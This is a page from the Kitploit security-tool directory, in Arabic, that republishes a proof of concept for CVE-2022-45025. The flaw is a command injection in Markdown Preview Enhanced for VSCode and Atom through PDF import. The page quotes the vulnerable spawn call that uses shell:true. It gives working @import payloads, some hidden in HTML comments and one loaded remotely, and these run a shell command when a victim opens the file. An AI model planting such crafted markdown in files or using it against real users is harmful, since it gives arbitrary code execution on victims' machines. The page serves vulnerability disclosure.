
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2022-45025 — [PoC] حقن الأوامر عبر استيراد PDF في Markdown Preview Enhanced (VSCode, Atom) | Kitploit

أدوات/GitHubGitHub/yuriisanin/cve-2022-45025
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرة
GitHubyuriisanin/cve-2022-45025

CVE-2022-45025

[PoC] حقن الأوامر عبر استيراد PDF في Markdown Preview Enhanced (VSCode, Atom)

عرض المستودع
881727منذ 3 سنواتتمت المراجعة من قبل Kitploit
مشاركة

CVE-2022-45025

حقن أوامر عبر استيراد PDF في Markdown Preview Enhanced (VSCode، Atom)

الوصف

كانت مكتبة أدوات ماركداون Mume عرضةً لحقن الأوامر بسبب استخدام أمر spawn مع خيار {shell: true}. وقد يسمح ذلك للمهاجم بتنفيذ تعليمات برمجية عشوائية عبر خداع الضحية لفتح ملف Markdown مُعد خصيصًا باستخدام VSCode أو Atom. تشغّل هذه المكتبة إضافة Markdown Preview Enhanced لكل من VSCode وAtom.

مقتطف الشيفرة البرمجية القابل للاستغلال:

const task = spawn(
      "pdf2svg",
      [
        `"${pdfFilePath}"`,
        `"${path.resolve(svgDirectoryPath, svgFilePrefix + "%d.svg")}"`,
        "all",
      ],
      { shell: true },
    )

إثبات المفهوم

يسمح مستند Markdown التالي للمهاجم بتنفيذ أمر عشوائي:

@import "$(open -a Calculator > /dev/null | exit 0)hello.pdf"

The following comment will be recognised by MPE as valid "@import" command:

<!-- @import "$(open -a Calculator > /dev/null | exit 0)hello.pdf" -->

بدلاً من ذلك، يمكن تنفيذ الحمولة من مصدر خارجي:

<!-- @import "https://raw.githubusercontent.com/yuriisanin/CVE-2022-45025/main/examples/malicious.md" -->

عرض توضيحي لكل من VSCode وAtom على يوتيوب.


vscode-rce-poc-gif

الدعم

يمكنك متابعتي على تويتر، غيت هاب أو يوتيوب.

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    614
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    389
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    334
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    257
  • 6

    antifox

    antifox-ai/antifox

    منصة اختبار اختراق متعددة الوكلاء ذاتية التشغيل بالذكاء الاصطناعي تُجري الاستطلاع واكتشاف سطح الهجوم والتحقق من الاستغلال وتسليم تقارير مدعومة بالأدلة.

    247

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






